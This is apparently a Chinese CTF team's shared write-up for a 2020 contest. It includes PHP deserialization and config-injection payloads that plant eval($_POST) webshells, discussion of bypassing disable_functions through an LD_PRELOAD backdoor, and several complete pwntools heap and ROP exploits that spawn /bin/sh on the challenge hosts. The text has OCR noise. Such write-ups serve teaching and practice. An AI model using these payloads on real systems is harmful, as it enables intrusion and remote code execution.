安恒月赛——四月春季战

赛事信息

• 官网地址: https://www.linkedbyx.com/home

• 竞赛时间: 2020.4.25 (周六) 下午13:30-17:30

Web:

ezunserialize | solved | working : glotozz, Imagin

考点:字符逃逸注入对象+简单的POP链

POP链

主要是利用字符串拼接触发_toString()

```
1  $b = new B();

2  $c = new C();

3  $c->c = 'flag.php';

4  $b->b = $c;

5  $x = serialize($b);

6  $y = unserialize($x);
```

字符挑逸

read()和write()中存在字符逃逸

比如输入11

```
1 O:1:"A":2:{s:1:"a";s:1:"1";s:1:"b";s:1:"1";}
```

注入一个对象

```
1 ";s:0:"";O:1:"A":1:{s:1:"a";s:1:"1";}}
```

长度为38,因此需要逃逸的为";s:8:"password";s:38:"23个字符,但是这里需要是3的倍数,

前面加个1,1";s:8:"password";s:38:"逃逸24位即可

web2|worked|working:glotozz s1mple www shana Imagin Mrkaixin L1ngFeng

select * from user where user='\$user' and passwd='%s'

黑名单: \' like or flag || select union / - %可以用

%1可以吃掉username后面那个单引号

用^可以

我 strings 了一下 没东西我试试盲注 select 被过滤,不太像盲注

http://183.129.189.60:10027/admin/admin.php 还有下一步

admin/GoODLUcKcTFer202OHAckFuN 登录

上面的登陆是在新的页面进行;

```
Your sandbox: ./shells/Ex5xRmjE666uzon5/ set your shell
<?php
error_reporting(0);
session_save_path('session');
session_start();
require_once './init.php';
if($_SESSION['login']!=1){
    die("<script>window.location.href='./index.php'</script>");
if($_GET['shell']){
    $shell= addslashes($_GET['shell']);
    $file = file_get_contents('./shell.php');
    $file = preg_replace("/\\\$shell = '.*';/s", "\$shell = '{$shell}';",
$file);
    file_put_contents('./shell.php', $file);
}else{
    echo "set your shell"."<br>";
    chdir("/");
    highlight_file(dirname(__FILE__)."/admin.php");
}
```

/css/是forbidden没啥用 admin/admin.php

套娃提

感觉像是P神的那个改写配置文件getshell的方向

```
Your sandbox: ./shells/KQ2e22UH525Po92R/ set your shell
<?php
error_reporting(0);
session_save_path('session');
session_start();
require_once './init.php';
if($ SESSION['login']≠1){
    die("<script>window.location.href='./index.php'</script>");
if($_GET['shell']){
    $shell= addslashes($_GET['shell']);
    $file = file_get_contents('./shell.php');
    $file = preg_replace("/\\\$shell = '.*';/s", "\$shell = '{\$shell}';", \$file);
    file_put_contents('./shell.php', $file);
}else{
    echo "set your shell"."<br>";
    chdir("/");
    highlight_file(dirname(__FILE__)."/admin.php");
?>
```

https://www.smi1e.top/小密圈经典写配置漏洞与几种变形学习/有一模一样的,单行模式,但是我的环境好像有问题,一开始的文件内容好像不一样。可能是我打坏了哈哈http://183.129.189.60:10041/admin/shells/Ex5xRmjE666uzon5/shell.php

183.129.189.60:10041/admin/shells/Ex5xRmjE6666uzon5/shell.php

Directive uisapie_ciasses	Local Value	Master Value	
disable_functions	set time_limit.ini_set,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_waitpcntl_waitpcntl_waitpcntl_waitpcntl_waitpcntl_waitpcntl_waitpcntl_waitpcntl_waitpcntl_waitpcntl_waitstatus.pcntl_waitpcntl_waitpcntl_signal_pcntl_signal_pcntl_signal_pcntl_signal_pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_terror,pcntl_siterror,pcntl_signal_comask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec_pcntl_getpriority,pcntl_s	set time_limit.ini_set.pcntl_alarm.pcntl_fork.pcntl_waitpid.pcntl_wait.pcntl_waitpid.pcntl_waitpid.pcntl_waitpid.pcntl_waitpid.pcntl_waitpid.pcntl_waitpid.pcntl_waitpid.pcntl_waitstatus.pcntl_waitpid.pcntl_signal_gcntl_signal_pcntl_signal_pcntl_signal_pcntl_signal_get_last_error.pcntl_strerror.pcntl_signal_cmask.pcntl_sigwaitinfo.pcntl_sigtimedwait.pcntl_exec.pcntl_getpriority.pcntl_staync_signals.system.exec.shell_exec.popen.proc_open.passthru.symlink.link.sysl_og.imap_open.ld,mail.error_log.dl.FFI::cdef,debug_b_acktrace_imap_mail.mb_send_mail	

我本地大成功了, 但是远程好像不太行

试着传了几个 500 ... 高师傅试试这个靶机?

你先本地测就行,我那个回不去了。因为你的内容可能有问题,回不去了啊哈哈 okk

确实老是500哭了,但是没法get shell,他转义了

我成功了;可以读到phpinfo; php7.4.5 就是imagin师傅的那种;

```
;eval($_POST[c]);

$0
```

这个可以

这样也可以 getshell

```
http://183.129.189.60:10006/admin/admin.php?shell=\';phpinfo();//
```

?shell=;eval(\$ POST[cmd]);

?shell=\$0

你试试, 你得发session我才能用你的, qaq我试过啦 500来的

我的木马写入了;可以写入木马;现在就是bypass了;我的蚁剑出了问题哪位师傅继续一下,好像上传so库;题目给了;



http://183.129.189.60:10027/admin/shells/O66IPK5LO5h88ABX/shell.php?a=var_dump (scandir("/")):好像直接返回bool(错误)

好像没法直接读flag

open_basedir, 饶下。确实ini_set 被过滤了用不了

似乎绕不过open_basedir, 感觉是用so库吧

题目给了bypass的so库,我觉得68975597559775577555传一下可能的吧;蚁剑可以来一

下;和

国赛有一道so 库一样的; 我蚁剑出了点问题 师傅们搞搞?

http://183.129.189.60:10041/admin/shells/shell.php nep

so库用什么函数触发,mail和error_log被禁用了。先试试php7那个好像是put env 然后用mail 能把so反编译嘛,看看so咋写的 这个版本太新了、之前的 uaf 的打不出来

↑这个没用吧,我试过了 嗯 我去github找找 so 能反编译嘛 噗 好像需要一个二进制师傅难顶 没得用 Reference: https://giovan.nl/posts/disable-functions-bypass/mail()禁用了,error_Log()也禁用了,现在得看so生成之前的代码

```
1 int preload()
2 {
3
   const char *command; // [rsp+0h] [rbp-10h]
4
   int i; // [rsp+Ch] [rbp-4h]
5
6
   command = getenv("EVIL CMDLINE");
7
   for ( i = 0; environ[i]; ++i )
8
   {
9
     if ( strstr(environ[i], "LD PRELOAD") )
0
       *environ[i] = 0;
1
2
   return system(command);
3 }
```

ida64 看到后门 但是不知道怎么利用23333

https://www.anquanke.com/post/id/175403

后门有点像这个https://www.cnblogs.com/BOHB-yunying/p/11691382.html

哪个函数调用了preload? ↑ 我感觉这个有搞头 就是没有wmv文件按.so的意思,就是取"evil_cmdline"这个环境变量的值.一般来说,bin这里拿shell,就是"evil_cmdline"里写'/bin/sh\x00'.

其实只要找到调用了preload这个函数的php函数就行了吧,然后调用的时候会触发so里面的 preload这样就可以命令执行了吧。bingo!这个应该是一个提前加载的,应该在phpinfo中有 线索 ←我没找到

https://www.anquanke.com/post/id/175403这个文章中说了怎么找

那个.ht access (不是这个)

话说 proload 好像是 php 7.4 的新特性

兄弟们,不能自己加扩展,就研究他给的so文件吧

docref_root	no value
enable_dl	Off
enable_post_data_reading	On



出hint了: 别看 so 了,先来打一下试试呀。遇 so,不要怕,奥力给! wtf FFI::load 打不出来

Reverse:

入门reverse | SOLVED | working: R3gr3t

daef_wef_reverse_sss

```
str1 = "akhb~chdaZrdaZudqduvdZvvv|"
```

```
flag = ''
for i in str1:
flag += chr((ord(i) - 1) ^ 6)
print flag
```

入门reverse | SOLVED | working: lzyddf

```
#include <stdio.h>
#include <windows.h>
int main()

{
    char s[] = {"akhb~chdaZrdaZudqduvdZvvv|"};
    for(int i=0; i< strlen(s); i++)
    {
        printf("%c", (s[i]-1)^6);
    }
}</pre>
```

encrypt3 | SOLVED | working : Qfrost, bi0x, kittener

```
enc1 = [38, 44, 33, 39, 59,

35, 34, 115, 117, 114,

113, 33, 36, 117, 118,

119, 35, 120, 38, 114,

117, 113, 38, 34, 113,

114, 117, 114, 36, 112,

115, 118, 121, 112, 35,

37, 121, 61]

for i in range(128):

flag = ''

for j in enc1:

flag += chr(j ^ i)

if 'flag{' in flag:

print flag
```

其实可以看出来每次异或的数都是一样的,所以直接异或64就欧克了 找到带flag{}的就行了,**直接爆搜**

开头必为"flag", key固定, 直接算出key = 38 ^ ord('f')

encrypt3 | SOLVED | working : lzyddf

```
□□□□□□□□LJMN□□JIH□G□MJN□□NMJM□OLIF0□□F
f1ag{cb3521ad567c8f251fb1252d03690ce9}
gm`fzbc2430`e476b9g340gc0343e12781bd8|□
```

sm | SOLVED | working : QFORST, BAYERISCHEN

原汁原味的SM4

密文0xC0797766,0x77E5AC99,0x31C567EB,0x470645A7 密钥0x1234567, 0x89ABCDEF, 0xFEDCBA98, 0x76543210 直接解密即可。ECB模式。

```
from pysm4 import encrypt, decrypt
mk =0x0123456789abcdeffedcba9876543210
cipher_num = 0xC079776677E5AC9931C567EB470645A7
clear_num=decrypt(cipher_num,mk)
print (hex(clear_num)[2:].replace('L', ''))
```

Pwn:

echo server | SOLVED | working : TaQini,keer

```
#!/usr/bin/python

#coding=utf-8

#__author__:TaQini

from pwn import *

local_file = './test'

local_libc = '/lib/x86_64-linux-gnu/libc.so.6'

remote_libc = './libc.so.6'

is_local = False

is_remote = False

if len(sys.argv) == 1:

is_local = True

p = process(local_file)

libc = ELF(local_libc)
```

```
elif len(sys.argv) > 1:
       is_remote = True
       if len(sys.argv) == 3:
           host = sys.argv[1]
           port = sys.argv[2]
       else:
           host, port = sys.argv[1].split(':')
       p = remote(host, port)
       libc = ELF(remote libc)
   elf = ELF(local file)
   context.log_level = 'debug'
   context.arch = elf.arch
         = lambda data
                                      :p.send(data)
         = lambda delim,data
                                     :p.sendafter(delim, data)
   sa
   sl
         = lambda data
                                      :p.sendline(data)
         = lambda delim,data
   sla
                                      :p.sendlineafter(delim, data)
         = lambda delim,data
                                      :p.sendafter(delim, data)
   sea
   rc
         = lambda numb=4096
                                      :p.recv(numb)
         = lambda delims, drop=True :p.recvuntil(delims, drop)
   uu32 = lambda data
                                      :u32(data.ljust(4, '\0'))
   uu64 = lambda data
                                      :u64(data.ljust(8, '\0'))
   info_addr = lambda tag, addr
                                      :p.info(tag + ': {:#x}'.format(addr))
   def debug(cmd=''):
42
       if is_local: gdb.attach(p,cmd)
   # info
   # gadget
   prdi = 0x00000000000400823 # pop rdi ; ret
   ret = 0 \times 0000000000040055e # ret
52 # elf, libc
main = 0x400769
54 # rop1
   offset = 136-8
   payload = '\0'*offset
   payload += p64(elf.bss()+0x800)
   # ret2text printf(got[printf])
   payload += p64(prdi)+p64(elf.got['printf'])+p64(0x4006EE)+p64(main)
   sla('how long is your name: ','1000')
   sla('and what\'s you name? ',payload)
   ru('hello ')
   printf = uu64(rc(14))
65
   info_addr('printf',printf)
   libcbase = printf - libc.sym['printf']
   system = libcbase + libc.sym['system']
   binsh = libcbase + libc.search("/bin/sh").next()
70 offset = 136-8
72 pl2 = '\0'*offset
73 pl2 += p64(elf.bss()+0x800)
74 pl2 += p64(ret)+p64(prdi)+p64(binsh)+p64(system)+p64(main)
76 debug()
```

```
sl('1000')
sla('and what\'s you name? ',pl2)

# ru('hello ')
# log.warning('-----')
p.interactive()
```

echo server | SOLVED | working : lzyddf

```
#-*- coding: utf-8 -*-
  from pwn import *
  from LibcSearcher import LibcSearcher
   context.log_level = 'debug'
   #context.arch = 'i386'/'amd64'
   p = 0
   if p == 0:
       sh = process('./echo_server')
   else:
       sh = remote('183.129.189.60', 10005)
   elf = ELF('./echo_server')
main_addr = 0x4005c0
   printf_plt = elf.symbols['printf']
   read_got = elf.got['read']
18 format_s = 0x400875
   pop_rsi_r15_ret = 0x400821
   pop_rdi_ret = 0x400823
  ret = 0x400824
   sh.sendlineafter('name: ', '1000');
   payload = 'a'*136
   payload += p64(pop_rdi_ret) + p64(format_s)
   payload += p64(pop_rsi_r15_ret) + p64(read_got) + p64(read_got)
   payload += p64(printf_plt) + p64(main_addr)
   sh.sendafter('name? ', payload)
   sh.recvuntil('@hello ')
   read_addr = u64(sh.recv(6).ljust(8, '\x00'))
   print('read_addr = ' + hex(read_addr))
   libc = LibcSearcher('read', read_addr) #libc6_2.27-3ubuntu1_amd64
   libc_base = read_addr - libc.dump('read')
   system_addr = libc_base + libc.dump('system')
   bin_sh_addr = libc_base + libc.dump('str_bin_sh')
   sh.sendlineafter('name: ', '1000');
   payload = 'a'*136
   payload += p64(pop_rdi_ret) + p64(bin_sh_addr)
```

```
payload += p64(ret) + p64(system_addr) + p64(main_addr)
sh.sendafter('name? ', payload)
sh.interactive()
```

sales_office | SOLVED | working : youn9, zhz, Nop, keer, FMYY

```
#Msk
   from PwnContext import *
  context.log_level = 'debug'
5 ctx.binary = 'sales_office'
   ctx.remote_libc = '/home/msk/glibc-all-in-one/libs/2.27-
   3ubuntu1_amd64/libc-2.27.so'
   ctx.debug_remote_libc = True
   libc = ELF('/home/msk/glibc-all-in-one/libs/2.27-3ubuntu1_amd64/libc-
   2.27.so')
   def cmd(idx):
       ctx.recvuntil("choice:")
       ctx.sendline(str(idx))
   def add(size,dec):
       cmd(1)
       ctx.recvuntil("Please input the size of your house:\n")
      ctx.sendline(str(size))
       ctx.recvuntil("please decorate your house:\n")
       ctx.send(dec)
   def show(idx):
       cmd(3)
       ctx.recvuntil('index:\n')
       ctx.sendline(str(idx))
28
   def delete(idx):
       cmd(4)
       ctx.recvuntil('index:\n')
       ctx.sendline(str(idx))
   def z():
      ctx.debug()
32 ctx.start()
33 add(0x60,'a'*0x60) #0
   add(0x60, 'a'*0x60) #1
   add(0x10,p64(0x602020)+p64(0x100)) #2 0x390
36 delete(0)
   delete(1)
38 delete(0)
39 delete(1)
40 show(0)
42 ctx.recvuntil("house:\n")
leak = ctx.recvuntil("\n")[:-1]
heap = u64(leak.ljust(0x8,'\x00'))
45 log.info("heap = " + hex(heap))
```

```
46
   add(0x10,p64(0x6020a0))
   add(0x10,p64(heap+0x140))
   show(0)
   ctx.recvuntil("house:\n")
10 leak = ctx.recvuntil("\n")[:-1]
puts addr = u64(leak.ljust(0x8,'\x00'))
   log.info("puts = " + hex(puts_addr))
   libcbase = puts_addr - libc.symbols["puts"]
   system = libcbase + libc.symbols['system']
   free_hook = libcbase + libc.symbols['__free_hook']
   delete(2)
   delete(2)
   delete(1)
   add(0x20,'a'*0x20)
   add(0x10,p64(free_hook))
65 add(0x20,'/bin/sh\x00')
   add(0x10,p64(system))
   delete(7)
68 #z()
69 ctx.interactive()
```

```
#keer
import sys
from pwn import *
from ctypes import *
from pwn_debug.pwn_debug import *
binary='sales_office'
elf=ELF(binary)
pdbg=pwn_debug(binary)
pdbg.local("/lib/x86_64-linux-gnu/libc.so.6")
pdbg.debug("2.27")
pdbg.remote('183.129.189.60',10060)
pdbg.context.log_level='debug'
while True :
    # try:
        if len(sys.argv)==1 :
            io=pdbg.run("debug")
            # io=pdbg.run("local")
            libc=pdbg.libc
            one_gadgaet=[0x45216,0x4526a,0xf02a4,0xf1147]
            # one_gadgaet=[0x41602,0x41656,0xdef36]
        else :
            io=pdbg.run("remote")
```

```
libc=ELF('./libc.so.6')
            # libc=ELF('../../x64libc/libc.so.6')
            # one_gadgaet=[0x4f2c5,0x4f322,0x10a38c]
            one gadgaet=[0x45216,0x4526a,0xf02a4,0xf1147]
        def add(a,c):
            io.sendlineafter('choice:','1')
            io.sendlineafter('Please input the size of your
house:',str(a))
            io.sendafter('please decorate your house:',c)
        def delete(a):
            io.sendlineafter('choice:','4')
            io.sendlineafter('index:\n',str(a))
        def show(a):
            io.sendlineafter('choice:','3')
            io.sendlineafter('index:\n',str(a))
        add(0x28,(p64(0)+p64(0x61))*1)
        add(0x28,(p64(0)+p64(0x21))*1)
        add(0x38,(p64(0)+p64(0x21))*1)
        add(0x48,'a')
        add(0x58,'/bin/sh\x00')
        delete(1)
        delete(0)
        add(0x18,p64(elf.got['free']))
        show(1)
        libc_base=u64(io.recvuntil('\x7f')[-6:]+'\x00\x00')-
libc.sym['free']
        libc.address=libc_base
        system_addr=libc.sym['system']
        bin_sh_addr=libc.search('/bin/sh\x00').next()
        delete(2)
        delete(2)
        delete(3)
        add(0x18,p64(libc.sym['__free_hook']))
        add(0x18,p64(system_addr))
        delete(4)
        # success('libc_base:'+hex(libc_base))
        # gdb.attach(io)
        io.interactive()
    # except Exception as e:
        io.close()
```

```
# continue

# else:

# continue

# continue
```

```
#FMYY
from pwn import*
   def new(size,content):
       p.sendlineafter('choice:','1')
       p.sendlineafter('house:',str(size))
       p.sendafter('your house:',content)
   def show(index):
       p.sendlineafter('choice:','3')
       p.sendlineafter('index:',str(index))
   def free(index):
       p.sendlineafter('choice:','4')
       p.sendlineafter('index:',str(index))
   p = process('./main')
   p = remote('183.129.189.60', 10060)
elf =ELF('./main')
   libc = ELF('./libc-2.27.so',checksec=False)
   new(0x10,'FMYY') #0
   new(0x10,'FMYY') #1
   new(0x10,'FMYY') #2
   new(0x10,'FMYY') #3
   #-----
   free(2)
24 free(0)
25 free(0)
26 show(0)
   p.recvuntil('house:\n')
   heap_base = u64(p.recvuntil('\n',drop=True).ljust(8,'\x00')) - 0x260
   log.info('HEAP:\t'+ hex(heap_base))
   new(0x10,p64(heap\_base + 0x2A0))
   new(0x20,'FMYY')
   new(0x10,p64(elf.got['__libc_start_main']))
   show(1)
   p.recvuntil('house:\n')
   libc_base = u64(p.recvuntil('\n',drop=True).ljust(8,'\x00')) -
   libc.sym['__libc_start_main']
36 log.info('LIBC:\t' + hex(libc_base))
```

```
free_hook = libc_base + libc.sym['__free_hook']

system = libc_base + libc.sym['system']

#------

free(3)

free(3)

new(0x10,p64(free_hook))

new(0x20,'/bin/sh\x00')

new(0x10,p64(system))

free(8)

p.interactive()
```

sales_office2 | SOLVED | working : keer , NOP, FMYY

```
import sys
from pwn import *
from ctypes import *
from pwn_debug.pwn_debug import *
binary='sales_office2'
elf=ELF(binary)
pdbg=pwn_debug(binary)
pdbg.local("./libc.so")
pdbg.debug("2.29")
pdbg.remote('das.wetolink.com',28499)
pdbg.context.log_level='debug'
while True :
    # try:
        if len(sys.argv)==1 :
            io=pdbg.run("debug")
            # io=pdbg.run("local")
            libc=pdbg.libc
            one_gadgaet=[0x45216,0x4526a,0xf02a4,0xf1147]
            # one_gadgaet=[0x41602,0x41656,0xdef36]
        else:
            io=pdbg.run("remote")
            libc=ELF('./libc.so')
            # libc=ELF('../../x64libc/libc.so.6')
            # one_gadgaet=[0x4f2c5,0x4f322,0x10a38c]
            one_gadgaet=[0x45216,0x4526a,0xf02a4,0xf1147]
        def add(a,c):
            io.sendlineafter('choice:','1')
```

```
io.sendlineafter('Please input the size of your
house:',str(a))
            io.sendafter('please decorate your house:',c)
        def delete(a):
            io.sendlineafter('choice:','4')
            io.sendlineafter('index:\n',str(a))
        def show(a):
            io.sendlineafter('choice:','3')
            io.sendlineafter('index:\n',str(a))
        add(0x58, (p64(0)+p64(0x61))*5)
        add(0x28,(p64(0)+p64(0x21))*2)
        add(0x38,(p64(0)+p64(0x21))*3)
        add(0x48, (p64(0)+p64(0x21))*4)
        add(0x58,'/bin/sh\x00')
        delete(2)
        delete(1)
        delete(0)
        show(0)
        io.recvline()
        heap_base=u64(io.recvline()[:-1].ljust(8,'\x00'))-0x330
        add(0x18,p64(elf.got['free']))
        show(1)
        libc_base=u64(io.recvuntil('\x7f')[-6:]+'\x00\x00')-
libc.sym['free']
        libc.address=libc_base
        system_addr=libc.sym['system']
        bin_sh_addr=libc.search('/bin/sh\x00').next()
        delete(3)
        add(0x18,p64(heap\_base+0x2d0))
        delete(2)
        add(0x58,'\x00'*0x28+p64(0x31)+p64(libc.sym['__free_hook']))
        add(0x28,'a')
        add(0x28,p64(system_addr))
        delete(4)
        success('heap_base:'+hex(heap_base))
        success('libc_base:'+hex(libc_base))
        # gdb.attach(io)
        io.interactive()
    # except Exception as e:
        io.close()
```

```
# continue
# else:
# continue

flag: THE_FLAG_OF_THIS_STRING
```

```
#Nop
   from PwnContext import *
   context.log_level = 'debug'
   ctx.binary = 'sales_office'
   ctx.remote_libc = '/home/msk/glibc-all-in-one/libs/2.29-
   Oubuntu2_amd64/libc-2.29.so'
   ctx.debug_remote_libc = True
   ctx.remote = ('das.wetolink.com',28499)
   libc = ELF('/home/msk/glibc-all-in-one/libs/2.29-0ubuntu2_amd64/libc-
   2.29.so')
   def cmd(idx):
       ctx.recvuntil("choice:")
       ctx.sendline(str(idx))
   def add(size,dec):
       cmd(1)
       ctx.recvuntil("Please input the size of your house:\n")
       ctx.sendline(str(size))
       ctx.recvuntil("please decorate your house:\n")
       ctx.send(dec)
   def show(idx):
       cmd(3)
       ctx.recvuntil('index:\n')
       ctx.sendline(str(idx))
   def delete(idx):
       cmd(4)
       ctx.recvuntil('index:\n')
       ctx.sendline(str(idx))
   def z():
       ctx.debug()
35
   ctx.start('remote')
   add(0x60,'a'*0x60) #0
   add(0x60,'b'*0x60) #1
   delete(0)
   delete(1)
   add(0x10,p64(0x602020)+p64(0x100)) #2
   show(0)
```

```
45
   ctx.recvuntil("house:\n")
46 leak = ctx.recvuntil("\n")[:-1]
   puts_addr = u64(leak.ljust(8,'\x00'))
   libcbase = puts_addr - libc.symbols["puts"]
   log.info("libcbase =" + hex(libcbase))
   free_hook = libcbase + libc.symbols["__free_hook"]
   system = libcbase + libc.symbols["system"]
   delete(2)
   add(0x10,p64(0x6020b0)+p64(0x100)) #3
   show(0)
   ctx.recvuntil("house:\n")
   leak = ctx.recvuntil("\n")[:-1]
   heap = u64(leak.ljust(8,'\x00'))
   log.info("heap = " + hex(heap))
   add(0x60, 'a'*0x30+p64(0)+p64(0x31)+'a'*0x20) #4
   add(0x60, b'*0x50+p64(0)+p64(0x71)) #0x2d0 5
65
   delete(4)
   delete(3)
   add(0x10,p64(heap-0x10)+p64(0x100)) #6
   delete(0)
   add(0x60,p64(0)*5+p64(0x71)+p64(free_hook)) #7
   add(0x60,'/bin/sh\x00') #8
   add(0x60,p64(system)) #9
   delete(8)
73 #z()
74 ctx.interactive()
```

```
from pwn import*
def new(size,content):
    p.sendlineafter('choice:','1')
    p.sendlineafter('house:',str(size))
    p.sendafter('your house:',content)

def show(index):
    p.sendlineafter('choice:','3')
    p.sendlineafter('index:',str(index))

def free(index):
    p.sendlineafter('choice:','4')
    p.sendlineafter('index:',str(index))

p = process('./main')
```

```
p = remote('das.wetolink.com',28499)
elf =ELF('./main')
libc = ELF('./libc-2.29.so',checksec=False)
for i in range(5):
       new(0x10,'/bin/sh\x00')
   for i in range(3,-1,-1):
       free(i)
   new(0x10,p64(elf.got['__libc_start_main']))
   show(1)
   p.recvuntil('house:\n')
libc_base = u64(p.recvuntil('\n',drop=True).ljust(8,'\x00')) -
   libc.sym['__libc_start_main']
log.info('LIBC:\t' + hex(libc_base))
free_hook = libc_base + libc.sym['__free_hook']
   malloc_hook = libc_base + libc.sym['__malloc_hook']
   system = libc_base + libc.sym['system']
   rce = libc_base +0xe2383
30 show(2)
   p.recvuntil('house:\n')
   heap\_base = u64(p.recvuntil('\n',drop=True).ljust(8,'\x00')) - 0x320
   log.info('HEAP:\t'+ hex(heap_base))
34 free(4)
35 free(5)
36 free(0)
   new(0x10,'FMYY')
   new(0x10,'FMYY')
   new(0x10,'FMYY')
   new(0x10,p64(elf.got['atoi']))
   new(0x60, 'FMYY')
  new(0x10,p64(system))
43 p.sendlineafter('choice:','/bin/sh\x00')
44 p.interactive()
```

Misc:

6G还远吗? | SOLVED 1cePeak

断点下载,直接在本地查看未完成的下载文件即可~ 原来如此 | D:\下载\未确认 119948.crdownload - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

◀ ▶ 未确认 119948.crdownload ×

DASCTF{welcome_to_DAS_Ap1r1}ÏU£^Ы<0x01>ø8ß""H: dK<0x15>K>îÇÆÕ~•ck«M…wÂw¬€äCZ5×{Õ+n}n÷Écï":>Ô'(<0x08>\$f<0x18>æç»ž2CãÛÇ'3)~à'ãaŸÛHñ¤r[

DASCTF{welcome_to_DAS_Ap1r1}

滚去上网课了:)

呜呜呜欺负我网速慢

blueshark | SOLVED | Dalock, aaaaa

首先将文件放入binwalk分析文件,发现里面有一个7z的压缩包。提取之后发现文件名是 password_is_Bluetooth_PIN,就去找PIN(但是也可以爆破): 141854,然后得到flag: flag{6da01c0a419b0b56ca8307fc9ab623eb}

你哭啥

哈哈哈哈哈先把呜呜呜删掉然后痛定思痛开始写题 啊哈哈哈被发现了

在现场

还好我不是dalock, 你也不知道我是谁

找PIN码哈哈哈哈哈 你打字快点:) 2333 直接搜索PIN

诶呀别闹我在想呢

火速赶来现场


楼上的来晚了, 反思一下吧

发生了什么?

楼上看第二行

keyboard SOLVED 1cePeak, Dalock, aaaaa

可疑文件t.txt



文件(\underline{F}) 编辑(\underline{E}) 格式(\underline{O}) 查看(\underline{V}) 帮助(\underline{H})

2020- 3-29 22:35:25

[BP][BP][BP][BP]hhhhh flag is not n[BP]here

2020- 3-29 22:35:30

2020- 3-29 22:36:41 ctfwikiCRYPTO ABC CTKQEKNHZHQLLVGKROLATNWGQKRRKQGWNTA

2020- 3-29 22:37:23

[BP][BP]decrypto hou xiao xie geng[BP][BP] yi kan chu

2020- 3-29 22:39:24

But the password is in uppercase

2020- 3-29 22:38:55

а

secret文件有啥用

secret 是一个加密磁盘文件



qwe解密

CTKQEKNHZHQLLVGKROLATNWGQKRRKQGWNTA 结果是•

veracryptpasswordiskeyboarddraobyek

然后挂载磁盘

> 新加卷 (G:) > flag is here

名称

But I hid it

```
G:\flag_is_here\But I hid it>dir /r

驱动器 G 中的卷是 新加卷

卷的序列号是 E619-98F9

G:\flag_is_here\But I hid it 的目录

2020/03/28 17:58 〈DIR〉 ...
2020/03/28 17:58 〈DIR〉 ...
0 个文件 0 字节
2 个目录 5,971,968 可用字节

G:\flag_is_here\But I hid it〉
```

Dalock师傅t ql, 文档写到这里发现已经出了, 我爬快点。。。。

太难顶啦,dalock师傅总能领先我一步,我爬快一点,俺啥时候能把名字写上去嗷呜呜呜 ---hacked by aaaaa

ntfs隐写,命令行中用dir /r无显示,用7zfm的交换数据流看也有问题,直接用工具可以解出



Crypto:

not_RSA | SOLVED | working: 随缘

```
g = n+1 (1)
c = g^m * r^n (mod n^2) (2)
已知 n,c,g 求m
```

求解脚本如下:

```
#coding=utf-8
   from gmpy2 import *
   from Crypto.Util.number import long_to_bytes
   p =
   80006336965345725157774618059504992841841040207998249416678435780577798937
   819
   q =
   80006336965345725157774618059504992841841040207998249416678435780577798937
   447
   n =
   64010139546124458181655072898705800413585692588176132821428528819658847999
   88941535910939664068503367303343695466899335792545332690862283029809823423
   608093
   c =
   29088911054711509252215615231015162998042579425917914434962376243477176757
   44805372260242267225175833205233010094490017106796218023012092496356122349
   56296957025414464569814412394861904581257505435423798997225586373067407631
   04274377031599875275807723323394379557227060332005571272240560453811389162\\
   371812183549
19
   g = n + 1
   # c = g^m * r^n \pmod{n^2} = g^m * r^n \pmod{n}{q \dots}
   # And g (mod n) = 1 r^n = r^p = r^q \pmod{p}
   # So we got r^q = c \pmod{p} ! Easy To solve r.
   \varphi = (p-1) * (q-1)
                         # n and φ are coprime
   r = pow(c%n, invert(n, \phi), n)
   # convert equation to g^m = a \pmod{n^2}
   a = c * pow(invert(r,n*n), n, n*n) % (n*n)
   m = (a-1) // n
   flag = long_to_bytes(m)
   if __name__ == '__main__':
       # print(r)
       # print(a)
       # print((a-1) % n)
       print(flag)
```